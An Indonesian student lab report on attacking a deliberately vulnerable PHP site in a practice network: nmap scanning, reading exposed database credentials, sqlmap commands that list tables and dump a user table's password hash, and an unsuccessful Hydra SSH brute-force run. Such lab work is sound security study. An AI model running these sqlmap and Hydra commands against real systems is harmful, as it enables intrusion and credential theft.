

TUGAS
KEAMANAN JARINGAN
“KERENTANAN PADA VDI”




Nama : Mega Putri Rahmawati Darta
Kelas : D4 LJ IT B
NRP : 3122640038

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA
TAHUN AJARAN 2022/2023

1. MENGAMBIL DATA DATABASE MENGGUNAKAN SQLMAP

Berikut merupakan langkah langkah dari pengambilan database menggunakan sqlmap pada kali linux :


1. Melakukan cek ip kali linux dengan menggunakan perintah “ifconfig”



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.9.161 netmask 255.255.255.0 broadcast 192.168.9.255
    inet6 fe80::a00:27ff:fe43:73bc prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:43:73:bc txqueuelen 1000 (Ethernet)
    RX packets 5 bytes 598 (598.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13 bytes 1266 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Mengecek ssh yang open dan berada pada satu network dengan kali linux, dengan menggunakan perintah nmap sebagai berikut :



```
(kali@kali)-[~]
$ nmap 192.168.9.0/24 -p 22 --open
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-02 10:32 EDT
Nmap done: 256 IP addresses (3 hosts up) scanned in 24.96 seconds
```

3. Selain menjalankan kali linux, disini juga harus dijalankan ubuntu “Skenario Serangan”



```
Ubuntu 18.04.2 LTS blue_team tty1
blue_team login: [ 40.986849] cloud-init[1416]: Cloud-init v. 23.1.2-0ubuntu0~18.04.1 running 'modules:config' at Fri, 02 Jun 2023 13:58:23 +0000. Up 40.73 seconds.
[ 43.571941] cloud-init[1454]: Cloud-init v. 23.1.2-0ubuntu0~18.04.1 running 'modules:final' at Fri, 02 Jun 2023 13:58:26 +0000. Up 43.34 seconds.
[ 43.572318] cloud-init[1454]: Cloud-init v. 23.1.2-0ubuntu0~18.04.1 finished at Fri, 02 Jun 2023 13:58:26 +0000. DataSource DataSourceNoCloud [seed=/var/lib/cloud/seed/nocloud-net] [dsmode=net]. Up 43.54 seconds

Ubuntu 18.04.2 LTS blue_team tty1
blue_team login: _
```

4. Kemudian mencoba kembali untuk melihat ssh yang open dengan menggunakan perintah step ke 2 diatas.


```
(kali㉿kali)-[~]
$ nmap 192.168.9.0/24 -p 22 --open
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-02 10:33 EDT
Nmap scan report for 192.168.9.148
Host is up (0.00064s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 21.03 seconds
```

Dari gambar diatas didapatkan bahwa ssh dari ubuntu yaitu 192.168.9.148


5. Mencoba menjalankan ip tersebut pada browser dengan menambahkan /index.php. Maka akan tampil web berikut ini :



Jika dilihat script dari web tersebut maka didapatkan koneksi database nya, seperti gambar dibawah ini :

```
/tmp/mozilla_kali0/index.php [Read Only] - Mousepad
File Edit Search View Document Help
username.txt x index.php x koneksi.php x
1 k?php
2 session_start();
3 include("lib/koneksi.php");
4 define("INDEX",true);
5
6 <html>
7 <head>
8 <title>VULNWEB28</title>
9 <link rel="stylesheet" href="css/style.css">
10 <link rel="shortcut icon" href="img/FIX.jpg" />
11 </head>
12 <body>
13 <style type="text/css">
14 body,td,th {
15     font-family: "Times New Roman", Times, serif;
16     font-size: 16px;
17 }
18 </style>
19 <div id="container">
20 <div id="header">
21 
```

Jika menuju ke 192.168.9.148/lib/koneksi.php, dapat dilihat username, password, dan database yang digunakan seperti berikut :




```
1 <?php
2 error_reporting(E_ALL ^ (E_NOTICE | E_WARNING));
3 $server="localhost";
4 $user="root";
5 $password="SDM5312b4gun@";
6 $database="vulnweb";
7 $connection = mysqli_connect("$server", "$user", "$password", "$database");
8 ?>
9
```

Selain informasi koneksi database, didapatkan juga halaman lainnya seperti menu, konten, sidebar




```
12 <body>
13 <style type="text/css">
14 body,td,th {
15     font-family: "Times New Roman", Times, serif;
16     font-size: 16px;
17 }
18 </style>
19 <div id="container">
20 <div id="header">
21 
22 </div>
23 <div id="menu">
24 <p><?php include("menu.php"); ?></p>
25 </div>
26 <p>
27 </p>
28 <div id="content">
29 <div id="kiri">
30 <?php include("konten.php"); ?>
31 </div>
32 <p>
33 <div id="kanan">
34 <?php include("sidebar.php"); ?>
35 </div>
36 </p>
37 </div>
38 <div align="center">
39 <p>
40 <font color="white">Copyright © 2019 VULNWEB OFFICIAL. Powered by SDMSerbaGuna </font>
```

6. Disini mencoba untuk masuk ke halaman konten “192.168.9.148/konten.php” :



```
1 <?php
2     if(!defined("INDEX")) die("----");
3
4     if( isset($_GET['tampil']) ) $tampil = $_GET['tampil'];
5     else $tampil = "home";
6 ?>
7
8 <div class='box'>
9
10 <?php
11     if( $tampil = "home" )         include("konten/home.php");
12
13     elseif( $tampil = "halaman" )   include("konten/halaman.php");
14     elseif( $tampil = "galeri" )    include("konten/galeri.php");
15     elseif( $tampil = "artikel_detail" ) include("konten/artikel_detail.php");
16     elseif( $tampil = "kontak" )    include("konten/kontak.php");
17     elseif( $tampil = "kontak_proses" ) include("konten/kontak_proses.php");
18     elseif( $tampil = "komentar_proses" ) include("konten/komentar_proses.php");
19     else echo "Halaman tidak ditemukan";
20 ?>
21
22 </div>
```

Setelah mengunjungi halaman konten.php, dan jika dilihat pada scriptnya terdapat perintah sql sebagai berikut :



```
1 <?php
2     if(!defined("INDEX")) die("----");
3
4     $hal = isset($_GET['hal']) ? $_GET['hal'] : 1;
5
6     $artikel = mysqli_query($connection,"select * from artikel order by id_artikel desc limit 10");
7     while($data=mysqli_fetch_array($artikel)){
8         $isi = substr($data['isi'],0,800);
9         $isi = substr($data['isi'],0,strrpos($isi," "));
10 ?>
11
12 <div class="artikel">
13     <h2 class="judul"><?php echo $data['judul']; ?></h2>
14     <p align="justify">
15         <?php if($data['gambar']!="") ?>
16         <a href="?tampil=artikel_detail&id=<?php echo $data['id_artikel']; ?>"></a>
18         <?php echo $isi; ?>
19         <a href="?tampil=artikel_detail&id=<?php echo $data['id_artikel']; ?>"
20         >">Selengkapnya</a>
21     </p>
22 </div>
23 <?php
24 }
```

Dengan mendapatkan url memanggil database tersebut, dapat digunakan pada sqlmap.

7. Menjalankan sqlmap dengan perintah berikut ini :

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.9.148/index.php?tampil=artikel_detail&id=85" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:07:11 /2023-06-02/
```

```
[08:02:05] [INFO] the back-end DBMS is MySQL
[08:02:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to
retry the request(s)
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[08:02:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
```

Dari informasi yang didapatkan pada sqlmap sudah sama dengan informasi yang didapatkan dari /lib/koneksi.php

8. Selanjutnya mengecek tabel apa saja yang ada di dalam database

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.9.148/index.php?tampil=artikel_detail&id=85" -D vulnweb --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:01:46 /2023-06-02/
```

Hasil akhir dari perintah tersebut adalah sebagai berikut :

```
Database: vulnweb
[7 tables]
+-----+
| user      |
| artikel  |
| galeri    |
| halaman  |
| komentar |
| menu      |
| pesan     |
+-----+
```

Dari informasi diatas didapatkan terdapat 7 tabel dalam database.

9. Melihat tabel User dengan perintah dibawah ini :

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.9.148/index.php?tampil=artikel_detail&id=85" -T user --columns
{1.5.8#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:04:37 /2023-06-02/
```

Hasil akhir dari perintah tersebut adalah sebagai berikut :

```
Database: vulnweb
Table: user
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id_user | int(5) |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+
```

10. Mendapatkan data yang ada didalam tabel User, dengan perintah sebagai berikut :

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.9.148/index.php?tampil=artikel_detail&id=85" -C id_user,password, username --dump
{1.5.8#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 11:09:09 /2023-06-02/
```

Hasil akhir dari perintah tersebut adalah :


```
Database: vulnweb
Table: user
[1 entry]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1 | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb |
+-----+-----+-----+
```

11. Dari proses ini dapat disimpulkan bahwa telah berhasil mengambil data dari database dengan menggunakan sqlmap.

2. MENCARI TAU PASSWORD ROOT MENGGUNAKAN HYDRA

Langkah yang saya lakukan sebagai berikut :

- Mencari list username dan password yang nantinya akan dicek kombinasinya dengan hydra:



- Menjalankan perintah hydra sebagai berikut :

```
(kali@kali)-[~]
└─$ hydra -L /home/kali/username.txt -P /home/kali/password.txt ssh://192.168.9.148 -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-30 09:58:00
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1694338700 login tries (l:43838/p:386
50), ~423584675 tries per task
[DATA] attacking ssh://192.168.251.148:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 1694338656 to do in 641794:57h, 4 active
[STATUS] 33.00 tries/min, 99 tries in 00:03h, 1694338601 to do in 855726:34h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 1694338496 to do in 968984:27h, 4 active
[STATUS] 29.60 tries/min, 444 tries in 00:15h, 1694338256 to do in 954019:18h, 4 active
[STATUS] 18.84 tries/min, 584 tries in 00:31h, 1694338125 to do in 1498986:22h, 4 activ
e

[STATUS] 13.70 tries/min, 644 tries in 00:47h, 1694338065 to do in 2060918:28h, 4 activ
e
```

- Hasil :
Belum didapatkan password dan username yang cocok.